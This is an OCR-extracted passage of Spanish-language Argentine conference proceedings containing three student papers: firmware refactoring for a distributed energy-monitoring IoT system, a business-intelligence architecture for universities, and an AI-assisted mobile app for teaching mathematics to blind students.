sistema está constituido fundamentalmente por Unidades Locales de Procesamiento Inteligente (LIPUs - *Local Intelligent Processing Unit*) que permiten monitorear y controlar los ambientes. Las LIPUs se encuentran conectadas a través de una red inalámbrica, que permite el intercambio de información entre las distintas zonas controladas del edificio.

Cada LIPU cuenta con un conjunto de sensores que detectan eventos y parámetros del ambiente, como la presencia de personas, temperatura, humedad, etc. A partir de la información recolectada por las LIPUs, es posible tomar decisiones para actuar sobre los dispositivos electrónicos conectados al sistema.

El desarrollo original estaba enmarcado dentro del proyecto "Unidad Inteligente para Control de Consumo Energético", aprobado por la Secretaría de Políticas Universitarias en el año 2017 [3]. La versión inicial del código presenta una elevada complejidad, debido a la existencia de un único archivo fuente donde se implementan todas las funcionalidades. Esto dificulta las diferentes tareas de mantenimiento, como el reconocimiento de errores, *testing*, adición de funcionalidades y documentación, entre otros [4]. Por lo tanto, en el contexto de un trabajo de Práctica Profesional Supervisada (PPS) de la carrera de Ingeniería en Computación, se planteó como objetivo la aplicación de técnicas de *refactoring* al código fuente para mejorar los aspectos antes mencionados.

Este artículo se organiza de la siguiente manera: la Sección 2 describe los diferentes niveles de la arquitectura del sistema. En la Sección 3 se presenta la arquitectura del software, enfocándose en el *refactoring* realizado. Finalmente, la Sección 4 comenta las conclusiones y líneas de trabajo futuras.

2 Arquitectura distribuida

Las características de sectorización y distribución de los edificios a monitorear y controlar hacen adecuada la utilización de una arquitectura con 3 niveles como la que se muestra en la Figura 1 [5]. En el nivel inferior se encuentran los LIPUs, que a su vez se clasifican en dos tipos: *Masters* y *Workers*. Los *Workers* se encuentran equipados con sensores como los ya mencionados para monitorear el ambiente, y actuadores (basados en relés) que permiten cambiar el estado de un determinado dispositivo como lámparas, aires acondicionados y tomacorrientes. Por otra parte se encuentran los *Masters*, que se encargan de agrupar, monitorear y controlar *Workers*, incorporando además una interfaz para su configuración y visualización de datos. El *Master* posee asimismo las funcionalidades de los *Workers*, permitiendo utilizar sólo una LIPU si la zona a controlar es pequeña. Debido a los microcontroladores utilizados (ESP8266 [6]), la comunicación entre estos nodos se realiza por medio del protocolo ESP-Now [7].

En el nivel superior a los dispositivos finales se encuentra la capa *Edge* a nivel de cada zona monitoreada. Es una capa donde se despliegan servicios de almacenamiento y procesamiento de la información de los *Masters* asignados. Consiste en un servidor HTTP que recibe la información de los sensores de temperatura, humedad y presencia humana de las zonas asignadas.

Por encima de la capa *Edge* se encuentra la capa *Fog*, que se encarga de recolectar y visualizar la información, y tomar decisiones sobre las diferentes zonas monitoreadas dentro de un mismo edificio. Esta capa es de utilidad cuando se dispone

de múltiples nodos *Edge* en el mismo edificio, debido a la cantidad de zonas existentes. Así se evita la sobrecarga y mejora el desempeño de los niveles inferiores. También se implementa con un servidor HTTP.

Por último, en el nivel superior de la arquitectura se encuentra la capa de *Cloud* que permite recolectar, visualizar e implementar políticas sobre las zonas de cualquier edificio monitoreado. Este nivel es relevante cuando en una institución existen diferentes edificios que se desean monitorear, por lo que se despliega una capa *Fog* en cada uno de ellos, que se comunica con el *Cloud.*




Figura 1. Arquitectura por niveles del sistema.

3 Arquitectura de software

Uno de los principales problemas en el desarrollo de software consiste en obtener un código fuente que cumpla con los requerimientos de calidad. Es posible definir el *código de calidad* como aquel que cumple con propiedades de claridad y sencillez en estructura y diseño, modularidad, legibilidad para otros desarrolladores y facilidad de mantenimiento. Por el contrario, un código con un diseño deficiente (por ejemplo, funcionalidad duplicada en diferentes partes) es un código con alta dificultad de mantenimiento y, por lo tanto, una fuente de errores [8].

En general, la mayoría de los desarrolladores comienzan a trabajar sobre proyectos existentes. Esto suele generar que el código fuente no cumpla con los requisitos de las buenas prácticas de diseño, lo cual complejiza la comprensión de sus funcionalidades.

Uno de los conceptos que se aplican a la hora de mejorar esta problemática es el *refactoring*. Según Fowler [9], el *refactoring* es el proceso de cambiar un sistema de software de tal manera que no altere su comportamiento externo pero mejore la estructura interna de su código. Consiste en limpiar el código de una forma disciplinada, minimizando las posibilidades de introducir errores. En esencia, es una mejora del diseño del código después de haberlo escrito. A continuación se describen las técnicas de *refactoring* utilizadas de este proyecto.

3.1 Técnicas de *refactoring* utilizadas

El proceso de *refactoring* sobre el código fuente inicial del software utilizado en los nodos *Master* y *Worker* se ha realizado mediante la implementación de un conjunto de principios:

- Extracción en métodos: se aplica cuando hay fragmentos de código que es posible agrupar. Permite mejorar la legibilidad debido a la descomposición de funcionalidades en métodos de grano fino.
- Reemplazo por métodos de objetos: se aplica cuando se utilizan métodos largos y no es posible modularizar. Por lo tanto, se crea una clase que encapsula el comportamiento, es decir, objetos con las mismas propiedades que el método original.
- Reemplazo de números y textos por constantes: se aplica cuando un mismo número o texto es utilizado múltiples veces en el código. Se generan constantes con el mismo valor, mejorando la legibilidad.
- Renombramiento de métodos: se aplica para métodos cuyo nombre no revela su finalidad. Permite mejorar el seguimiento de las acciones realizadas en el código, ya que su nombre es representativo de su acción.
- Extracción de clases: se aplica cuando hay una clase que encapsula el comportamiento equivalente a dos o más clases. Permite definir claramente las responsabilidades de cada una de las clases utilizadas.
- Introducción de extensión local: se aplica cuando una clase necesita varios métodos adicionales, pero no se puede modificar la misma. Se crea una clase que contenga estos métodos adicionales.

3.2 Modelo resultante

El software original carece de un diseño de arquitectura de software definida de manera previa a su desarrollo. Como consecuencia, luego de la refactorización implementada, se consiguió un modelo mejorado y consolidado, en el que todas las partes se encuentran bien definidas. En la Figura 2 se visualiza la arquitectura de software. El *backend* del sistema inteligente presenta 5 servicios principales para interactuar con otros módulos: Entrada/salida de sensores, Entrada/salida de actuadores, servicio de memoria, servicio de WiFi y servicio de interfaz. La entrada/salida de sensores ofrece el control sobre los distintos sensores que contienen las unidades LIPU. Permite la lectura de las mediciones realizadas por los sensores de temperatura y humedad, y el registro de eventos para el caso de la detección de presencia en el ambiente. La entrada/salida de actuadores permite controlar el estado de los relés, por ejemplo, para encender o apagar un dispositivo electrónico conectado

a la LIPU. El servicio de memoria permite interactuar con la EEPROM para enviar o recibir información relevante para el sistema; por ejemplo, se utiliza para almacenar metadatos de los distintos elementos conectados y controlados por la LIPU. El servicio de WiFi se encarga de la comunicación con otras LIPUs. Las placas *Worker* realizan operaciones de solicitud de conexión a una placa *Master*, mientras que éstas llevan a cabo la escucha de dichas solicitudes de conexión. Ambos tipos de LIPU contienen la capacidad de enviar y recibir mensajes de datos.
Por último, la interfaz de usuario permite visualizar datos relevantes (temperatura, humedad LIPUs interconectadas, entre otros) a través de un display matricial de 16x2.




Figura 2. Arquitectura del software resultante

La definición de esta arquitectura proporciona ventajas significativas, como la de mejorar la organización del software (que a su vez impacta en la sencillez para incorporar nuevas funcionalidades), mejorar la colaboración de todos los participantes y gestionar eficientemente el proyecto. Además, permite escalar el sistema fácilmente para satisfacer las demandas de los usuarios. Por otro lado, es importante mencionar la mejora en la mantenibilidad y la documentación de las funcionalidades, que ayuda a acelerar el proceso de adición de nuevas características y al manejo de errores.

4 Conclusiones y líneas futuras

El significativo aumento del consumo energético, en especial en edificios públicos, ha generado la necesidad de encontrar soluciones para su monitoreo y control. En este contexto, en los últimos años, la UNLP ha avanzado en el diseño y la implementación de un sistema inteligente para la monitorización y el control de la eficiencia energética en ambientes distribuidos, que proporciona visualización de los datos del consumo de diferentes áreas en tiempo real.

Este trabajo presenta la implementación de un conjunto de mejoras integrales al código fuente del proyecto original, a partir de la aplicación de técnicas de *refactoring*. Las principales mejoras consisten en la organización optimizada de los datos, la composición de métodos y funcionalidades, el uso de programación orientada a objetos, la simplicidad en los llamados a funciones y la reusabilidad. A partir de esto, fue posible la obtención de una arquitectura de software bien definida, que proporciona beneficios importantes al proyecto, como escalabilidad, organización eficiente, mantenibilidad y documentación.

Como trabajo futuro, se plantea la integración con las capas superiores de la arquitectura distribuida, principalmente con los servidores de *Edge* y *Fog* para la gestión de las LIPUs y la visualización de datos y tomas de decisiones manuales o automatizadas. También busca la inclusión a las LIPUs de nodos de medición del consumo energético de las zonas monitoreadas, lo cual permite mejorar y ampliar los criterios para la toma de decisiones.

Referencias

1. Farinango Estévez, C. D. (2020). Evaluación del consumo energético y huella de carbono del edificio FICAYA de la Universidad Técnica del Norte (Bachelor's thesis).
2. Pereira, L. D., Raimondo, D., Corgnati, S. P., & Da Silva, M. G. (2014). Energy consumption in schools–A review paper. Renewable and Sustainable Energy Reviews, 40, 911-922.
3. Pi Puig, M., Paniego, J. M., Medina, S., Rodríguez Eguren, S., Libutti, L., Lanciotti, J. & De Giusti, L. (2019). Intelligent Distributed System for Energy Efficient Control. In Cloud Computing and Big Data: 7th Conference, JCC&BD 2019, La Plata, Buenos Aires, Argentina, June 24–28, 2019, Revised Selected Papers 7 (pp. 51-60). Springer International Publishing.
4. Méndez, M. (2010). Refactoring de código estructurado (Doctoral dissertation, Universidad Nacional de La Plata).
5. Medina, S., Montezanti, D., Gómez D'Orazio, L., Garay, F., De Giusti, A., & Naiouf, M. (2023, June). Distributed Architectures Based on Edge Computing, Fog Computing and End Devices: A Conceptual Review Incorporating Resilience Aspects. In Conference on Cloud Computing, Big Data & Emerging Topics (pp. 31-44). Cham: Springer Nature Switzerland.
6. ESP8266EX Datasheet Version 7.0, Espressif Systems. Año 2023. Disponible en https://www.espressif.com/sites/default/files/documentation/esp8266ex_datasheet_en.pdf
7. ESP-Now, https://www.espressif.com/en/solutions/low-power-solutions/esp-now, accedido el 2024/08/05
8. Sánchez, E. A., Letelier, P., & Canós, J. H. Código de calidad: Integrando Patrones de diseño y Refactoring.
9. Fowler, M. (2018). Refactoring: improving the design of existing code. Addison-Wesley Professional.

ARQUITECTURA DE UN SISTEMA DE INTELIGENCIA DE NEGOCIOS PARA ASISTIR A LAS DECISIONES ESTRATÉGICAS EN EDUCACIÓN SUPERIOR

García, Adolfo [1][0009-0008-6062-1796] and Romagnano, María[1][0000-0002-8194-6994]

[1]Instituto de Informática, Facultad de Ciencias Exactas, Físicas y Naturales, Universidad Nacional de San Juan, San Juan, Argentina
[2] Springer Heidelberg, Tiergartenstr. 17, 69121 Heidelberg, Germany
garcia.exe@gmail.com
maritaroma@gmail.com
(directora)

Abstract. Desde hace algunas décadas, las instituciones dedican una parte importante de sus recursos económicos y humanos al procesamiento, aplicación y proyección de información. Por esta razón, la información precisa, confiable y oportuna, gestionada por los sistemas de información con los que cuenta dicha organización, juegan un papel decisivo y se convierten en su principal patrimonio intangible.
Particularmente, en las Instituciones Educativas de Nivel Superior (IES), sus sistemas de información generan grandes volúmenes de datos relacionados con sus diversas actividades; académicas y administrativas. En general, estos datos no son aprovechados de manera óptima y cómo insumo para la toma de decisiones en los niveles estratégico, táctico y operacional.
La Inteligencia de Negocios o Business Intelligence (BI), se presenta como un conjunto de procesos, aplicaciones y tecnologías que facilitan la obtención rápida y sencilla de datos, provenientes de distintos sistemas de información. Por consiguiente, los datos analizados pueden convertirse en conocimiento para la toma de decisiones, proporcionando información en tiempo real para ayudar a la alta dirección a realizar un seguimiento del rendimiento y así establecer si se están logrando los objetivos estratégicos. En el ámbito educativo el uso y la gobernanza de los datos resulta un aspecto crítico para tomar oportunas y acertadas decisiones.
Este trabajo se enmarca dentro de una tesina para obtener el título de grado de Licenciado en Sistemas de Información, y tiene como objetivo diseñar una arquitectura de sistema de inteligencia de negocios que permita asistir a la toma de decisiones estratégicas, en instituciones de educación superior.

Keywords: Arquitectura, Decisiones, Información, Inteligencia de Negocios, Educación Superior, LMS Moodle.

1 Introducción

1.1 Contexto

Las nuevas tecnologías y capacidades informáticas que se han ido desarrollando al pasar los años, permiten que la Inteligencia del Negocio pueda aplicarse de manera satisfactoria y exitosa en más casos concretos, convirtiéndose en varias ocasiones en la principal causa de grandes ventajas competitivas para organizaciones de diferentes índoles. Sin embargo, como fue propuesto por Leslie Bell-Friedel en Marine Propulsion & Auxiliary Machinery: "la tecnología está y los datos también, el problema radica en que las organizaciones desconocen cómo explotarlos de la mejor manera posible o ignoran el potencial beneficioso de la aplicación de estos conceptos" [1].

El objetivo principal de BI es admitir el acceso interactivo (a veces en tiempo real) a los datos, permitir la manipulación de datos y dar a los gerentes y analistas de negocios la capacidad de realizar análisis apropiados. Al analizar datos, situaciones y desempeños históricos y actuales, los tomadores de decisiones obtienen información valiosa que les permite tomar mejores decisiones y más informadas. El proceso de BI se basa en la transformación de datos en información, luego en decisiones y, finalmente, en acciones [2]. A su vez, BI se suplementa con Inteligencia Artificial (IA), ya que le proporcionar herramientas más sofisticadas para el análisis de datos y la toma de decisiones empresariales. También, junto a la Analítica de Negocios o Business Analytics (BA), como una especificidad de la Ciencia de los Datos (CD), vienen a ofrecer la gestión del conocimiento. BA es una disciplina complementaria de BI, que se apoya en las técnicas de análisis de datos. Por otra parte, los Sistemas de Información o Information System (IS), se consideran como la espina dorsal de las organizaciones, sobre el que se vertebran los Sistemas de Inteligencia de Negocios (BIS) [3]. Por lo tanto, la integración de BI y BA a los IS institucionales, provee de información y conocimiento para predecir, quizás prescribir, y luego tomar certeras decisiones.

Consecuentemente, la aplicación e integración de técnicas y herramientas de BI y BA a los IS de una IES, permitiría contar con una visión integral del desempeño, realizar un análisis pormenorizado, y definir políticas de acción tendientes a brindar una mejor calidad educativa.

El presente estudio de investigación se encuentra enmarcado, como una tesina de grado, dentro del proyecto "Tecnologías 4.0 para asistir a la toma de decisiones en organizaciones regionales", y tiene como objetivo

diseñar una arquitectura de sistema de inteligencia de negocios que permita asistir en la toma de decisiones estratégicas en una IES.

1.2 Antecedentes

Micha Ortiz diseñó un modelo para la implementación de un sistema de información para apoyar el proceso de toma de decisiones en el "CEPUNC" de la Universidad Nacional de Catamarca. Se realizó un análisis de los procesos administrativos que se efectúa en dicho centro preuniversitario, donde la información se realizaba en Excel y Access, usando la metodología de Ralph Kimball para la construcción del almacén de datos [4]. De Albuquerque propuso utilizar los repositorios institucionales para iniciar el desarrollo de un Data Warehouse, logrando así comprender, optimizar y promover los procesos involucrados en la producción intelectual [5]. Hemant y Hiren plantearon que con BI para las IES, las autoridades responsables de la toma de decisiones pueden contar rápidamente con una visión de varias áreas de la universidad, pueden sistematizar fácilmente las solicitudes y el proceso de admisión para incorporar admisiones significativas, retención, evaluación, desempeño del personal docente y no docente, políticas de desarrollo de infraestructura para una toma de decisiones poderosa y óptima, y lograr futuras estrategias de marketing de BI [6]. Alenezi brinda una visión general de las características distintivas del proceso de implementación de la transformación digital que se ha producido en las IES, a partir de la irrupción de la Industria 4.0. El autor propone la transformación digital en las IES desde las perspectivas sociológica, administrativa y tecnológica, pero nunca en conjunto [7].

1.3 Metodología

Al presente (julio del 2024) se está desarrollando el trabajo de investigación, a través de una metodología cualitativa. Se ha propuesto un estudio de diseño intervencionista (IAP: Intervención-Acción-Participación). Se espera generar conocimiento que contribuya a mejorar la calidad de las prácticas en diferentes niveles, contextos y áreas [8]. Para realizar el proceso se sigue el modelo de Goyette y Lessard-Hébert [9], en el cual la investigación se estructura en un ciclo espiralado. En cuanto a la selección de la muestra y acceso al campo, el estudio se está llevando a cabo en una IES de Gestión Privada, en la sede de la provincia de San Juan. Las unidades de análisis son los Sistemas de Gestión del Aprendizaje

(SGA) o también denominados Learning Managment Systems (LMS), utilizados por la institución, desde abril del 2024 a diciembre del 2024.

Con respecto a los procedimientos e instrumentos de recolección de datos, a través de observaciones etnográficas y siguiendo una lista de cotejo, se está indagando y analizando qué datos e información se encuentran almacenados en los SGA. Se buscará comprender qué procesos están involucrados y cuál es su funcionamiento. Asimismo, se está indagando sobre arquitecturas de software orientadas a servicios, y sobre metodologías, técnicas y herramientas de analítica e inteligencia de negocios para identificar cuáles podrían aplicarse en el área de la educación. También, se realizan entrevistas etnográficas a los referentes del SGA para recabar información y lograr un entendimiento de los procesos, y funcionamiento de dicho sistema. Como herramienta tecnológica para el análisis de los datos se usa Atlas.ti.

2 Aportes del Trabajo

Se espera obtener la arquitectura de un sistema que integre una aplicación de BI a un SGA, para asistir a las decisiones estratégicas en el nivel de educación superior. En la Fig. 1 se observa cómo el conocimiento adquirido, como salida de este proceso, se entregaría a los tomadores de decisiones de una IES. Las nuevas decisiones y este conocimiento retroalimentarán a la fuente de datos, es decir, a la base de datos académicos.




Fig 1. Arquitectura del sistema de BI sobre un SGA, adaptación de (Sorour et al., 2020[10])

Al mismo tiempo, se busca formar recursos humanos en la temática, que puedan integrar el equipo de investigación del Laboratorio de Sistemas de Información - Instituto de Informática – FCEFN- UNSJ.

3 Líneas de Investigación a Futuro

Como trabajos a futuro se propone evaluar el nivel de madurez de las IES, al aplicar BI. Con esto se podrá identificar áreas de mejora y adaptar la solución a necesidades específicas.

Además, las subsiguientes investigaciones deberían considerar los procesos de seguridad de la información que se administra y gestiona en la institución, asegurando que la integración de BI no comprometa la confidencialidad y la integridad de los datos.

Referencias

1. BELL-FRIEDEL, L. (2017). Marine Propulsion & Auxiliary Machinery. Recuperado de: https://issuu.com/rivieramaritimemedia/docs/mp-aug17_text
2. SHARDA R., DELEN D. y TURBAN E. (2014). Business Intelligence and Analytics: Systems for Decision Support.
3. AGUILAR L. J. (2019). Inteligencia de Negocios y Analítica de Datos. Editorial Alfaomega. 9789587785418.
4. MICHA ORTIZ, J. C. (2021). Modelo de inteligencia de negocios como soporte a la toma de decisiones estratégicas en el Centro Pre Universitario CEPUNC de la Universidad Nacional de Cajamarca. Recuperado de: http://repositorio.unp.edu.pe/handle/20.500.12676/2879
5. DE ALBURQUERQUE, P. C., VILLARREAL, G. L., DE GIUSTI M. R. (2021). Proposal of a Data Warehouse for Scholarly Institutions built on Institutional Repositories. IX Jornadas de Cloud Computing, Big Data & Emerging Topics. Recuperado de: http://sedici.unlp.edu.ar/bitstream/handle/10915/125161/Documento_completo.pdf?sequence=1&isAllowed=y
6. HEMANT S., HIREN, D. J. (2022). Pooling Business Intelligence and Dashboard Technology for Decisions Making in Higher Education Institutions. Gujarat University. Recuperado de: https://www.researchsquare.com/article/rs-1905128/latest.pdf
7. ALENEZI, M. (2023). Digital Learning and Digital Institution in Higher Education. Educ. Sci. 2023, 13, 88. Recuperado de: https://www.mdpi.com/2227-7102/13/1/88
8. RINAUDO, M. C., y DONOLO, D. (2010). Estudios de diseño. Una perspectiva prometedora en la investigación educativa. Revista de Educación a Distancia (RED), (22). Recuperado a partir de https://revistas.um.es/red/article/view/111631
9. ABAD CORPA, E., DELGADO HITO, P., y CABRERO GARCÍA, J. (2010). La investigación-acción-participativa. Una forma de investigar en la práctica enfermera. Investigación y Educación en Enfermería, vol. 28, núm. 3, pp. 464-474. Universidad de Antioquia, Medellín, Colombia. Recuperado de: http://www.redalyc.org/articulo.oa?id=105215721017
10. SOROUR, A.S., ATKINS, A.S., STANIER, C., y ALHARBI, F.D. (2020). The Role of Business Intelligence and Analytics in Higher Education Quality: A Proposed Architecture. 2019 International Conference on Advances in the Emerging Computing Technologies (AECT), 1-6.

Asistencia en el aprendizaje de matemática para personas con ceguera o baja visión utilizando inteligencia artificial mediante una aplicación móvil de software libre

Sergio Oscar Fauez

Facultad de Informática, Universidad Nacional de La Plata (UNLP).
La Plata (1900), Buenos Aires, Argentina.
sfauez@abc.gob.ar

Abstract. En este estudio se investigará la información disponible sobre la discapacidad visual para comprender el proceso de aprendizaje de matemáticas en estudiantes con ceguera o baja visión que cursan en Escuelas. Se analizarán los medios que utilizan, sus dificultades, así como los desarrollos actuales en TIC y las diferentes vías de posibles desarrollos que puedan servir de guía para estos estudiantes y sus docentes, convirtiéndose en un medio de enseñanza/aprendizaje. Tras el análisis, se concluirá con la programación de un prototipo de aplicación móvil que, utilizando la voz y los sensores de la pantalla táctil de un teléfono celular, permita a las personas con ceguera o baja visión realizar figuras geométricas con la yema de sus dedos. Actualmente, se está desarrollando la integración de un modelo de inteligencia artificial para que el alumno pueda elegir la figura geométrica a dibujar y, dentro del entorno virtual, obtener respuestas a preguntas relacionadas con las matemáticas, simulando la presencia de un tutor que lo acompañe en su aprendizaje. Además, se planea agregar nuevas funciones como la realización de cálculos matemáticos de forma asistida.

Keywords: discapacidad, tecnologías accesibles, inclusión, inteligencia artificial, aprendizaje, enseñanza

1 Introducción

Para ser una sociedad más justa se necesita incluir a todos, desde las personas en situación de calle ofreciéndoles no solo un lugar donde poder vivir, los recursos y los medios necesarios que atiendan sus necesidades, sino las vías de poder salir de esa situación, como a las personas en contexto de encierro creando herramientas que rompan el círculo vicioso que perpetúa en el tiempo, en la mayoría de estas personas, su situación y que ha sido analizado en otras publicaciones, de los enfermos en la investigación de nuevos tratamientos y medicamentos que curen las enfermedades, las personas con diversas discapacidades, entre otros. En nuestro país actualmente se habla mucho de inclusión desde el lenguaje en el denominado lenguaje inclusivo, pero nuestra realidad es que 8 de cada 10 personas con discapacidad no consiguen un trabajo según la Agencia Nacional de Discapacidad (ANDIs)[1] lo que puede contribuir, entre muchos otros, a aumentar su exclusión social y pobreza en el "reconocimiento de la existencia de un círculo vicioso discapacidad-pobreza que está documentado en muchos países" (Bellina Yrigoyen, J., 2013)[2].

1.1 Planteamiento del problema

1.1.1 Descripción del problema

En la actualidad hay registrados oficialmente 3.620 estudiantes secundarios con discapacidad visual (La Nación, 2023)[3] de 5,1 millones de personas, es decir el 12,9 % del total de la población argentina que tiene alguna discapacidad [2], por lo que es necesario adoptar medidas desde múltiples ámbitos y en especial desde la educación para que se revierta esta situación de exclusión, y específicamente en el presente caso de estudio, por medio de la investigación llevada a cabo, que las dificultades en el estudio de las matemáticas de los alumnos con ceguera o con disminución en la visión no sea una causa de estigmatización o una causa más de deserción que ha aumentado en general (CIPPEC, s.f.)[4] en estos últimos años por las consecuencias de la pandemia de COVID-19 si bien en la publicación oficial (Dirección Nacional de Evaluación, Información y Estadística Educativa, 2022)[5] del Ministerio de Educación de la Nación publicada en el año 2022 solo analiza la evolución de matrícula de la modalidad especial hasta el año 2019, que es anterior al inicio de la pandemia de COVID-19, por lo que también se incluye en la investigación indicadores e información publicada desde otras fuentes como diversas Organizaciones No Gubernamentales (ONG), libros, publicaciones científicas y académicas, en revistas especializadas, diarios y conferencias que citen dichas fuentes. Si bien en esta introducción se aborda la discapacidad no solamente desde el tema que se investiga, es importante tener en cuenta el marco donde se desarrollan los problemas en el aprendizaje que se han detectado e investigado (Gajardo Alveal, S., & Rojas Zavala, O. M., 2017)[6] para poder analizar luego el tema específico puesto que este lo influye recíprocamente siendo la discapacidad multidimensional, dinámica, compleja y objeto de discrepancia, definición según el Informe Mundial sobre Discapacidad.

1.1.2 Formulación del problema

En todo el mundo, por lo menos 2.200 millones de personas padecen deficiencia visual (Organización Mundial de la Salud [OMS], 2020)[7] y en la Argentina se estima que alrededor de 900.000 personas tienen algún grado de discapacidad visual (Instituto Nacional de Estadística y Censos [INDEC], 2018)[8]. En el abordaje de la educación en personas ciegas o con disminución en su visión es "proporcionarles educación lo que equivale a desarrollar tanto como sea posible su potencial individual para hacerles útiles a sí mismas, a su familia y a la sociedad en la que viven, sin olvidar que el hilo conductor de todo programa debe ser el desarrollo de la comunicación y la adquisición de un lenguaje" (Consejería de Educación, Dirección General de Participación e Innovación Educativa, 2008)[9] en nuestro caso centrado en el lenguaje simbólico formal, la notación matemática y dentro de sus ramas, de la geometría que se ocupa del estudio de las propiedades de las figuras en el plano o el espacio que son las dos áreas donde estas personas tienen mayores dificultades [6]. Argentina tiene una deuda en materia de la correcta implementación de programas de educación inclusiva destinados a estudiantes con discapacidad (Cinquegrani, M. A., 2022)[10] y es también una deuda del sistema educativo de la mayor parte de los países del continente americano (Fernández, C., 2018)[11] que incluye en lo que se investiga correspondiente a la Educación Media o Educación Secundaria que en nuestro país es Pública de Gestión Estatal y Gestión Privada (Ley de Educación Nacional No. 26.206, 2006)[12].

1.2 Justificación

Se ha demostrado que la implementación de las Tecnologías de la Información y de la Comunicación (TICs) en las aulas ayuda en los procesos de enseñanza-aprendizajes, siendo una importante fuente de recursos de enseñanza en los estudiantes con discapacidad permitiendo la consolidación de la inclusión habilitando en las escuelas variadas estrategias de enseñanza, poniendo en juego diversos modos de aprender, proponiendo nuevos escenarios educativos, permitiendo a su vez desarrollar competencias para desenvolverse en el contexto social, entre muchos otros [8].

> Las TIC constituyen un punto de partida y en muchas ocasiones supondrán la diferencia entre la exclusión y la inclusión. Desde esta perspectiva, si no utilizamos tecnologías inclusivas en las aulas, es probable que estemos contribuyendo a dicha exclusión. Las TIC "(...) enriquecen el proceso de enseñanza y facilitan el aprendizaje de diferentes contenidos curriculares (Parette y Vanbiervliet, 1992); repercuten en el desarrollo intelectual a través del desarrollo del pensamiento de orden superior y del aprendizaje de habilidades de resolución de problemas (Brasford, Goldman y Vye, 1991); facilitan el aprendizaje de estrategias (Ryba y Chapman, 1983); desarrollan la asociación de secuencias (Ugarte, 1990) y la memoria (Black y Wood, 2003; Ugarte, 1990); rentabilizan al máximo las facultades y la inteligencia conservada (Imbernón, 1991); aumentan la autoestima, autonomía, independencia y autodeterminación (Davies, Stock y Wehmeyer, 2001; Imbernón, 1991); y potencian la integración laboral y social (Pérez, Ruiz, y Troncoso, 1997). (Soto Pérez, F. J., 2013)[13].

1.3 Marco teórico

1.3.1 Antecedentes de la investigación

Encontramos diversos tipos de estrategias de aprendizajes por medio de que los alumnos-docentes enseñan-aprenden, es importante hacer una revisión de las mismas que serán tomadas posteriormente en las distintas metodologías y estrategias de aprendizajes citadas en alumnos con discapacidad visual, con o sin uso de las TICs. A continuación se describirá como el uso en la educación de la TICs por alumnos ciegos los ayuda en su aprendizaje en matemática, mediante el uso de diferentes programas (software) y dispositivos físicos que utilizan dichos programas (hardware) en su mayoría una computadora personal o un teléfono inteligente, pero también se ha encontrado desarrollos que utilizan por ejemplo una calculadora parlante (Rueda Díaz, B. A., 2020)[14].

> Los resultados cualitativos y cuantitativos de estudios como estimulación de estructuras espacio-temporales en niños ciegos, indican que cuando se utiliza software basado en editores con interfaces de sonido especializado, en conjunto con una cuidadosa metodología de aplicación casuística en niños ciegos, con tareas cognitivas y pruebas de representación de espacios y tiempos navegados inicialmente en mundos virtuales de audio, el aprendiz puede desarrollar estructuras mentales espacio-temporales, diversificar y profundizar las experiencias de su uso y transferirlas a tareas cotidianas. Lo anterior conlleva a realimentar la metodología a crear para el prototipo establecido en el presente trabajo con particularidades de caso y ambientación sonora para la inmersión del estudiante en los conceptos abstractos de las matemáticas (Rueda Díaz, B. A., 2020)[14].

Encontramos como antecedentes "Braille y matemática"por José Enrique Fernández del Campo el cual ha proporcionado una "Notación científíco-matemática"la cual nos he pertinente para que

podamos adaptar dicha notación en un prototipo [14], esta Notación cientifíco-matemática ayuda a los niños ciegos a aprender matemática utilizando, la planilla de cálculo Microsoft Excel, un Editor de texto matemático Lambda, y una calculadora parlante.

También se ha demostrado que la utilización de materiales físicos adaptados mejoran los aprendizajes.

